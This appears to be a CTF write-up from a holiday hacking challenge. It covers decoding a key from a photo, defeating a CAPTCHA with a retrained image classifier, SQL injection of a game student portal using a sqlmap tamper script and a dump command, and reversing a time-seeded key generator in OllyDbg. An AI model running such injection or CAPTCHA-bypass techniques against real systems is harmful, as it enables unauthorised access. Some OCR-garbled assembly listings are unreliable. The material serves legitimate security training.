
Through the photo we got the key and started a process known as [decoding and duplication of photographic keys](#). To solve the exercise it is important to remember 'key biting value values', each bite depth value must be standard and every manufacturer, every brand of lock has a limited set of biting values for more information: [Key Bitting Specifications](#)

The image was treated with graph paper in order to achieve an exact fit and scale:




for this case, we drew 6 perpendicular lines at same distance in order to identify the depth of the bite at the 6 points '122520' and cut the key:





request: [https://key.elfu.org/backend/keys/SC4\\_preview/122520.png](https://key.elfu.org/backend/keys/SC4_preview/122520.png)

and the door was open:



## 8. Bypassing the Frido Sleigh CAPTEHA

Help Krampus beat the [Frido Sleigh contest](#). For hints on achieving this objective, please talk with Alabaster Snowball in the Speaker Unpreparedness Room.

At this time an interview with Alabaster Snowball was conducted, he informed us about Frido Sleigh contest, but he recommended us an interview with Krampus, Krampus had valuable information about Santa's mascots, to gain his trust in order to know more about Santa's pets we helped him win the contest. Unfortunately, it was restricted to elves only, and he couldn't bypass the CAPTEHA. (That's Completely Automated Public Turing test to tell Elves and Humans Apart.) Fortunately, He provided us with [12,000 images](#) and the [API interface](#) that he had cataloged and decoded respectively. Clearly this is a [Machine Learning Use Case for Cybersecurity](#)

Contest form:



### 1 Your Basic Info

Name:

Email:

Age:

180

### 2 About You

Why Do You Love Frido Sleigh Cookies:


Cause they're so flippin yummy!

Favorite Frido Sleigh Cookies:

☐ Cupid Crunch

☐ Sugar Cookie Santa

Select all images of:  
Presents, Santa Hats, and Christmas Trees.



5

SUBMIT

☐ I'm not a human

HCAPTEHA

The process is described below:


#### 8.1 Download the images and retrain the model

```
frido@elfu:~/img_rec_tf_ml_demo/training_images# wget
https://downloads.elfu.org/capteha_images.tar.gz
frido@elfu:~/img_rec_tf_ml_demo/training_images# tar xvf capteha_images.tar.gz
```

```
for img in b64_images:
    i_uuid = img['uuid']
    i_base64 = img['base64']
    open(f"unknown_images/{i_uuid}.png",
'wb').write(base64.b64decode(i_base64))
results = main_predict()
found_images = list()
for img in results:
    if results[img] in challenge_image_types:
        found_images.append(img)
final_answer = ','.join( found_images )
```

#### 8.2 Modify the model to predict the images with the api used in the Frido Sleigh contest

The important point in the code is " 'MISSING IMAGE PROCESSING AND ML IMAGE PREDICTION CODE GOES HERE' ", this is where image recognition should be implemented depending on the json values:



```

for img in b64_images:
    uuid = img['uuid']
    iBase64 = img['base64']
    open(f"unknown_images/{uuid}.png", 'wb').write(base64.b64decode(ibase64))
results = main_predict()

foundElf = list()
for imageElf in results:
    if results[imageElf] in challenge_image_types:
        foundElf.append(imageElf)
final_answer = ','.join( foundElf )

```

and finally, the value to be returned is modified in the main\_predict function:

```

uuids = {}
for prediction in prediction_results:
    uuids[re.search('\/([^\.]*)\.png', prediction['img_full_path']).groups(1)[0]]
    = prediction['prediction']
return uuids

```

### 8.3 Run the script and check the mail

```

./predict_images_using_trained_model.py

```

## You're A Winner of the Frido Sleigh Contest!

1 message

<contest@fridosleigh.com>  
To: @gmail.com

Fri, Jan 10, 2020

Frido Sleigh - A North Pole Cookie Company

### Congratulations you have been selected as a winner of Frido Sleigh's Continuous Cookie Contest!

To receive your reward, simply attend KringleCon at Elf University and submit the following code in your badge:

**8la8LIZE**

Congratulations,  
The Frido Sleigh Team


To Attend KringleCon at Elf University, following the link at [kringlecon.com](https://kringlecon.com)

Frido Sleigh, Inc.  
123 Santa Claus Lane, Christmas Town, North-Pole 997095

## 9. Retrieve Scraps of Paper from Server

Gain access to the data on the [Student Portal](#) server and retrieve the paper scraps hosted there. What is the name of Santa's cutting-edge sleigh guidance system? For hints on achieving this objective, please visit the dorm and talk with Pepper Minstix.

In this case we needed to obtain the name of Santa's cutting-edge sleigh guidance system, which is in the student portal, but we haven't to access the server.



The first step was to identify the vulnerability: the web portal has a registration form that and, when we modifying the request, it shows us the next SQL error:



```
import requests
__priority__ = PRIORITY.LOW
def dependencies():
    pass
def tamper(payload, **kwargs):
    token = requests.get("https://studentportal.elfu.org/validator.php")
    payload = payload+'&token='+token.text
    return payload
```

## 9.2 Exploitation


```
python sqlmap.py -u "https://studentportal.elfu.org/application-
check.php?elfmail=aa@elfu.org&token=1" --level=5 --risk=3 -p elfmail --
method=GET --tamper=token.py --dbms=mysql -D elfu -T krampus --columns --dump
```

```
Database: elfu
Table: krampus
[6 entries]
+-----+-----+
| id | path |
+-----+-----+
| 1 | /krampus/0f5f510e.png |
| 2 | /krampus/1cc7e121.png |
| 3 | /krampus/439f15e6.png |
| 4 | /krampus/667d6896.png |
| 5 | /krampus/adb798ca.png |
| 6 | /krampus/ba417715.png |
+-----+-----+

[07:41:46] [INFO] table 'elfu.krampus' dumped to CSV file '/root/.sqlmap/output/student
portal.elfu.org/dump/elfu/krampus.csv'
[07:41:46] [INFO] fetched data logged to text files under '/root/.sqlmap/output/student
portal.elfu.org'

[*] ending @ 07:41:46 /2020-01-04/
```

Now we have some path, the next step is to download, join and read the letter:



and now we have the name of Santa's cutting-edge sleigh guidance system: Super Sled-o-matic

## 10. Recover Cleartext Document

The [Elfscrow Crypto](#) tool is a vital asset used at Elf University for encrypting SUPER SECRET documents. We can't send you the source, but we do have [debug symbols](#) that you can use.

Recover the plaintext content for this [encrypted document](#). We know that it was encrypted on December 6, 2019, between 7pm and 9pm UTC.

What is the middle line on the cover page? (Hint: it's five words)

For hints on achieving this objective, please visit the NetWars room and talk with Holly Evergreen.

For this challenge we are given an executable Elfscrow Crypto tool, a x86 Windows executable, debug symbols and an encrypted document. We must [reverse the executable](#) to be able to decrypt the document.

When we execute the program it already provides the commandline parameters for encrypting and decrypting documents.

```
Welcome to ElfScrow V1.01, the only encryption trusted by Santa!

* WARNING: You're reading from stdin. That only partially works, use at your own risk!

** Please pick --encrypt or --decrypt!

Are you encrypting a file? Try --encrypt! For example:

C:\CTFs\KringelKon\cripto\elfscrow.exe --encrypt <infile> <outfile>

You'll be given a secret ID. Keep it safe! The only way to get the file
back is to use that secret ID to decrypt it, like this:

C:\CTFs\KringelKon\cripto\elfscrow.exe --decrypt --id=<secret_id> <infile> <outfile>

You can optionally pass --insecure to use unencrypted HTTP. But if you
do that, you'll be vulnerable to packet sniffers such as Wireshark that
could potentially snoop on your traffic to figure out what's going on!
```

### 10.1 Testing Encryption

A seed is printed which is the epoch of the encryption time and is used as a seed for generation of the encryption key.

```
elfscrow.exe --insecure --encrypt test.txt testa.enc
Welcome to ElfScrow V1.01, the only encryption trusted by Santa!

*** WARNING: This traffic is using insecure HTTP and can be logged with tools such as Wireshark

Our miniature elves are putting together random bits for your secret key!

Seed = 1578118543

Generated an encryption key: bdfce51e8efe1a6 (length: 8)

Elfscrowing your key...

Elfscrowing the key to: elfscrow.elfu.org/api/store

Your secret id is 212c83a8-8d23-4d12-877f-51c955a37d29 - Santa Says, don't share that key with anybody!
File successfully encrypted!
```

Since we used the `--insecure` flag we can see by using a sniffer that the executable sends the encryption key to the web service and receives a secret id.



```
POST /api/store HTTP/1.1
User-Agent: ElfScrow V1.01 (SantaBrowse Compatible)
Host: elfscrow.elfu.org
Content-Length: 16
Cache-Control: no-cache
```

```
bdffce51e8efe1a6HTTP/1.1 200 OK
Server: nginx/1.14.2
Date: Sat, 04 Jan 2020 06:15:43 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 36
Connection: keep-alive
X-Xss-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
```

```
212c83a8-8d23-4d12-877f-51c955a37d29
```

## 10.2 Testing decryption

To decrypt a document, we need to provide the secret id and the encrypted file. In this case we send the secret id to the web service and receive the encryption key.

```
elfscrow.exe --decrypt --insecure --id=212c83a8-8d23-4d12-877f-51c955a37d29
Welcome to ElfScrow V1.01, the only encryption trusted by Santa!

*** WARNING: This traffic is using insecure HTTP and can be logged with tools such as Wireshark

Let's see if we can find your key...

Retrieving the key from: /api/retrieve

We found your key!
File successfully decrypted!
```

```
POST /api/retrieve HTTP/1.1
User-Agent: Elfscrow 1.0 (SantaBrowse Compatible)
Host: elfscrow.elfu.org
Content-Length: 36
Cache-Control: no-cache
```

```
212c83a8-8d23-4d12-877f-51c955a37d29HTTP/1.1 200 OK
Server: nginx/1.14.2
Date: Sat, 04 Jan 2020 06:24:11 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 16
Connection: keep-alive
X-Xss-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
```

```
bdffce51e8efe1a6
```

For this case we used [OillyDBG](#) to reverse the encryption function, so we load the symbols that were provided. Functions `do_encrypt`, `do_decrypt` and `generate_key` are identified and breakpoints are added.

N Names in elfscrow			
Address	Section	Type	Name
0100408C	.rdata	Import	MSUCR90._adjust_fdiv
01006384	.data	Library	_adjust_fdiv
01003958	.text	Library	_amsg_exit
010040E8	.rdata	Import	MSUCR90._amsg_exit
01006030	.data	Library	argc
01006040	.data	Library	argret
01006038	.data	Library	argv
01003A03	.text	Library	atexit
0100406C	.rdata	Import	MSUCR90._cexit
01006028	.data	Library	charind
0100637C	.data	Library	_commode
01004084	.rdata	Import	MSUCR90._configthreadlocale
01003D38	.text	Library	_controlfp_s
010040C4	.rdata	Import	MSUCR90._controlfp_s
0100402C	.rdata	Import	KERNEL32.CreateFileA
01003D0E	.text	Library	_crt_debugger_hook
010040A0	.rdata	Import	MSUCR90._crt_debugger_hook
01004004	.rdata	Import	ADVAPI32.CryptAcquireContextA
01004008	.rdata	Import	ADVAPI32.CryptDecrypt
0100400C	.rdata	Import	ADVAPI32.CryptEncrypt
01004000	.rdata	Import	ADVAPI32.CryptImportKey
01003949	.text	Library	__CxxSetUnhandledExceptionFilter
01003907	.text	Library	__CxxUnhandledExceptionFilter
010060A0	.data	Library	DebuggerWasPresent
010040B8	.rdata	Import	MSUCR90._decode_pointer
0100601C	.data	Library	__defaultmatherr
01003D20	.text	Library	__dlopenexit
010040AC	.rdata	Import	MSUCR90.__dlopenexit
01006374	.data	Library	_dowildcard
01002A00	.text	Library	do_decrypt
01002600	.text	Library	do_encrypt
01006398	.data	Library	_dyn_tls_init_callback
01004098	.rdata	Import	MSUCR90._encode_pointer
01006034	.data	Library	envp
01003C25	.text	Library	_except_handler4
01003D2C	.text	Library	_except_handler4_common
010040BC	.rdata	Import	MSUCR90._except_handler4_common
01004070	.rdata	Import	MSUCR90._exit
010040D8	.rdata	Import	MSUCR90.exit
01001CC0	.text	Library	fatal_error
01003AB0	.text	Library	_FindPESection
01006380	.data	Library	fnode
01004014	.rdata	Import	KERNEL32.FormatMessageA
010040C8	.rdata	Import	MSUCR90.fprintf
010040F0	.rdata	Import	MSUCR90.free
01001ED0	.text	Library	from_hex
01001DF0	.text	Library	generate_key
01004050	.rdata	Import	KERNEL32.GetCurrentProcess
01004034	.rdata	Import	KERNEL32.GetCurrentProcessId

We provide the command line arguments in Olly to encrypt a test document and reach the generate\_key function.

CPU - main thread, module elfscrow			
01001DF0	55	PUSH EBP	
01001DF1	8BEC	MOV EBP,ESP	
01001DF3	51	PUSH ECX	
01001DF4	68 10430001	PUSH elfscrow.01004310	ASCII "Our miniature elves"
01001DF9	FF15 CC400001	CALL DWORD PTR DS:[&MSUCR90.___iob_func__]	MSUCR90._p__iob
01001DFF	93C0 40	ADD EAX,40	stream
01001E02	50	PUSH EAX	fprintf
01001E03	FF15 C8400001	CALL DWORD PTR DS:[&MSUCR90.fprintf__]	timer = NULL
01001E09	93C4 08	ADD ESP,8	time
01001E0C	6A 00	PUSH 0	
01001E0E	E8 4D000000	CALL elfscrow.time	
01001E13	93C4 04	ADD ESP,4	
01001E16	50	PUSH EAX	
01001E17	E8 74FFFFFF	CALL elfscrow.super_secure_srand	Arg1
01001E1C	93C4 04	ADD ESP,4	super_secure_srand
01001E1F	C745 FC 000000	MOV DWORD PTR SS:[EBP-4],0	
01001E26	7EB 09	JMP SHORT elfscrow.01001E31	
01001E28	9B45 FC	CALL DWORD PTR SS:[EBP-4]	

There is a call to elfscrow.time which returns the current epoch time, as we can see in the EAX register.



OllyDbg - elfscrow.exe

File View Debug Plugins Options Window Help

CPU - main thread, module elfscrow

Address	Hex	Assembly	Comment
01001029	55	PUSH EBP	
010010F1	8BEC	MOV EBP,ESP	
010010F3	51	PUSH ECX	
010010F4	68 10430001	PUSH elfscrow.01004310	ASCII "Our miniature elves are putt
010010F9	FF15 CC400001	CALL DWORD PTR DS:[&MSUCR90.__p_lob	MSUCR90.__p_lob
010010FF	83C0 40	ADD EAX,40	
01001E02	50	PUSH EAX	
01001E03	FF15 C8400001	CALL DWORD PTR DS:[&MSUCR90.fprintf>]	stream
01001E09	83C4 08	ADD ESP,8	fprintf
01001E0C	6A 00	PUSH 0	timer = NULL
01001E0F	E8 40000000	CALL elfscrow.time	time
01001E15	83C4 04	ADD ESP,4	
01001E16	50	PUSH EAX	
01001E17	E8 74FFFFFF	CALL elfscrow.super_secure_srand	super_secure_srand
01001E1C	83C4 04	ADD ESP,4	
01001E1F	C745 FC 000000	MOV DWORD PTR SS:[EBP-4],0	
01001E26	EB 09	JMP SHORT elfscrow.01001E31	
01001E28	8B45 FC	MOV EAX,DWORD PTR SS:[EBP-4]	
01001E2B	83C0 01	ADD EAX,1	
01001E2E	8945 FC	MOV DWORD PTR SS:[EBP-4],EAX	
01001E31	837D FC 08	CMP DWORD PTR SS:[EBP-4],8	
01001E35	73 18	JNB SHORT elfscrow.01001E4F	
01001E37	E8 84FFFFFF	CALL elfscrow.super_secure_random	
01001E3C	0FB6C8	MOVZX ECX,AL	

Registers (FPU)

Register	Value
EAX	5E112E56
ECX	00000000
EDX	00000000
EBX	00000000
ESP	0075F70C
EBP	0075F7E4
ESI	00000001
EDI	0100639C
EIP	01001E13
C 0	ES 002B
P 1	CS 002B
A 0	SS 002B
Z 0	DS 002B
S 0	FS 0053
T 0	GS 002B
D 0	
O 0	LastErr
EFL	00000206
ST0	empty 0.0
ST1	empty 0.0
ST2	empty 0.0
ST3	empty 0.0
ST4	empty 0.0
ST5	empty 0.0
ST6	empty 0.0
ST7	empty 0.0
FST	0000
FCW	027F

Stack SS:[0075F7E0]=00000007  
EAX=000019C5  
Jump from generate\_key+5D  
elfscrow.cdd168.

Address Hex dump ASCII

Address	Hex	dump	ASCII
0075F70C	48 30 40 10 1E 34 C8 C0 C0		(C)H4400

The timestamp is passed to function elfscrow.super\_secure\_srand  
The epoch timestamp is moved from EAX TO ECX after this function, and returns 0x13 to EAX.

After returning from this function, the function elfscrow.super\_secure\_random is called within a loop that iterates 8 times. On every iteration of this loop, the lowest byte returned by function elfscrow.super\_secure\_random is saved, so we end up with a 8 byte value, as we can see below in the dump area.

CPU - main thread, module elfscrow


Address	Hex	Assembly	Comment
01001029	55	PUSH EBP	
010010F1	8BEC	MOV EBP,ESP	
010010F3	51	PUSH ECX	
010010F4	68 10430001	PUSH elfscrow.01004310	ASCII "Our miniature elves are putt
010010F9	FF15 CC400001	CALL DWORD PTR DS:[&MSUCR90.__p_lob	MSUCR90.__p_lob
010010FF	83C0 40	ADD EAX,40	
01001E02	50	PUSH EAX	
01001E03	FF15 C8400001	CALL DWORD PTR DS:[&MSUCR90.fprintf>]	stream
01001E09	83C4 08	ADD ESP,8	fprintf
01001E0C	6A 00	PUSH 0	timer = NULL
01001E0F	E8 40000000	CALL elfscrow.time	time
01001E15	83C4 04	ADD ESP,4	
01001E16	50	PUSH EAX	
01001E17	E8 74FFFFFF	CALL elfscrow.super_secure_srand	super_secure_srand
01001E1C	83C4 04	ADD ESP,4	
01001E1F	C745 FC 000000	MOV DWORD PTR SS:[EBP-4],0	
01001E26	EB 09	JMP SHORT elfscrow.01001E31	
01001E28	8B45 FC	MOV EAX,DWORD PTR SS:[EBP-4]	
01001E2B	83C0 01	ADD EAX,1	
01001E2E	8945 FC	MOV DWORD PTR SS:[EBP-4],EAX	
01001E31	837D FC 08	CMP DWORD PTR SS:[EBP-4],8	
01001E35	73 18	JNB SHORT elfscrow.01001E4F	
01001E37	E8 84FFFFFF	CALL elfscrow.super_secure_random	
01001E3C	0FB6C8	MOVZX ECX,AL	
01001E3F	91E1 FF000000	AND ECX,0FF	
01001E45	8B55 08	MOV EDI,DWORD PTR SS:[EBP+8]	
01001E48	0355 FC	ADD EDI,DWORD PTR SS:[EBP-4]	
01001E4B	8B0A	MOV BYTE PTR DS:[EDI],CL	
01001E4D	EB 09	JMP SHORT elfscrow.01001E28	
01001E4F	8B55 08	MOV EBP,ESP	
01001E51	5D	POP EBP	
01001E52	C3	RETN	

Stack SS:[0075F7E0]=00000007  
EAX=000019C5  
Jump from generate\_key+5D  
elfscrow.cdd168.


Address Hex dump ASCII

Address	Hex	dump	ASCII
0075F70C	48 30 40 10 1E 34 C8 C0 C0		(C)H4400

We add a breakpoint after the call to time function to replace it with the previously used time 1578184278 (5E112E56). The value is patched with the old timestamp for testing.



The encryption key is the same 433D4D19EE34C8C8 as can be seen in the dump area in the following image.



### 10.3 Drill down of elfscrow.super\_secure\_srand

The first part of the function only prints on the screen the seed (epoch), the second part, places the epoch `ebp + 8` into `ECX` and then places it into `DS:[state]`. The value returned by the functions is returned by the `printf` function and is not relevant for reversing of the encrypted file.

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```

01001D90 55          PUSH EBP
01001D91 8BEC       MOV EBP,ESP
01001D93 8B45 08    MOV EAX,DWORD PTR SS:[EBP+8]
01001D96 50        PUSH EAX
01001D97 68 E8420001 PUSH elfscrow.010042E8
01001D9C FF15 CC400001 CALL DWORD PTR DS:[<&MSUCR90.__iob_func>]
01001DA2 83C0 40    ADD EAX,40
01001DA5 50        PUSH EAX
01001DA6 FF15 C8400001 CALL DWORD PTR DS:[<&MSUCR90.fprintf>]
01001DAC 83C4 0C    ADD ESP,0C
01001DAF 8B4D 08    MOV ECX,DWORD PTR SS:[EBP+8]
01001DB2 890D 2C600001 MOV DWORD PTR DS:[state],ECX
01001DB8 5D        POP EBP
01001DB9 C3        RETN

```

## 10.4 Drill down of secure.super\_random function

The function copies the epoc seed value from DS to EAX register.

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```

01001DC0 55          PUSH EBP
01001DC1 8BEC       MOV EBP,ESP
01001DC3 A1 2C600001 MOV EAX,DWORD PTR DS:[state]
01001DC8 69C0 FD430300 IMUL EAX,EAX,343FD
01001DCE 05 C39E2600 ADD EAX,269EC3
01001DD3 A3 2C600001 MOV DWORD PTR DS:[state],EAX
01001DD8 A1 2C600001 MOV EAX,DWORD PTR DS:[state]
01001DD0 C1F8 10    SAR EAX,10
01001DE0 25 FF7F0000 AND EAX,7FFF
01001DE5 5D        POP EBP
01001DE6 C3        RETN
01001DE7 CC        INT3
01001DE8 CC        INT3
01001DE9 CC        INT3
01001DEA CC        INT3
01001DEB CC        INT3
01001DEC CC        INT3
01001DED CC        INT3
01001DEE CC        INT3
01001DEF CC        INT3
01001DF0 55          PUSH EBP
01001DF1 8BEC       MOV EBP,ESP
01001DF3 51        PUSH ECX
01001DF4 68 10430001 PUSH elfscrow.01004310
01001DF9 FF15 CC400001 CALL DWORD PTR DS:[<&MSUCR90.__iob_func>]
01001DFF 83C0 40    ADD EAX,40
01001E02 50        PUSH EAX
01001E03 FF15 C8400001 CALL DWORD PTR DS:[<&MSUCR90.fprintf>]
01001E09 83C4 08    ADD ESP,8
01001E0C 6A 00     PUSH 0
01001E0E E8 4D000000 CALL elfscrow.time
01001E13 83C4 04    ADD ESP,4
01001E16 50        PUSH EAX
01001E17 E8 74FFFFFF CALL elfscrow.super_secure_srand
01001E1C 83C4 04    ADD ESP,4
01001E1F C745 FC 000000 MOV DWORD PTR SS:[EBP-4],0
01001E26 EB 09     JMP SHORT elfscrow.01001E31
01001E28 8B45 FC    MOV EAX,DWORD PTR SS:[EBP-4]
01001E2B 83C0 01    ADD EAX,1
01001E2E 8945 FC    MOV DWORD PTR SS:[EBP-4],EAX
01001E31 837D FC 08 CMP DWORD PTR SS:[EBP-4],8
01001E35 73 18     JNB SHORT elfscrow.01001E4F
01001E37 E8 84FFFFFF CALL elfscrow.super_secure_random
01001E3C 0FB6C8    MOVZX ECX,AL
01001E3F 81E1 FF000000 AND ECX,0FF
01001E45 8B55 08    MOV EDX,DWORD PTR SS:[EBP+8]
01001E48 0355 FC    ADD EDX,DWORD PTR SS:[EBP-4]
01001E4B 8B0A     MOV BYTE PTR DS:[EDX],CL
01001E4D EB D9     JMP SHORT elfscrow.01001E28
01001E4F 8BE5     MOV ESP,EBP

```

DS:[0100602C]=5E112E56  
EAX=00000013

elfscrow.cpp:59.

Address	Hex dump	ASCII
0100602C	56 2E 11 5E 05 00 00 00	U.1^?...
01006034	48 19 25 01 E8 2D 25 01	H4?0?-?0

Several math operations are performed against this value

$EAX = EAX * 0x343FD$ , lowest 4 bytes are preserved.

[https://c9x.me/x86/html/file\\_module\\_x86\\_id\\_138.html](https://c9x.me/x86/html/file_module_x86_id_138.html)

OllyDbg - elfscrow.exe - [CPU - main thread, module elfscrow]

```

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01001DC0 55 PUSH EBP
01001DC1 8BEC MOV EBP,ESP
01001DC3 A1 2C600D01 MOV EAX,DWORD PTR DS:[state]
01001DC8 69C0 FD430300 IMUL EAX,EAX,343FD
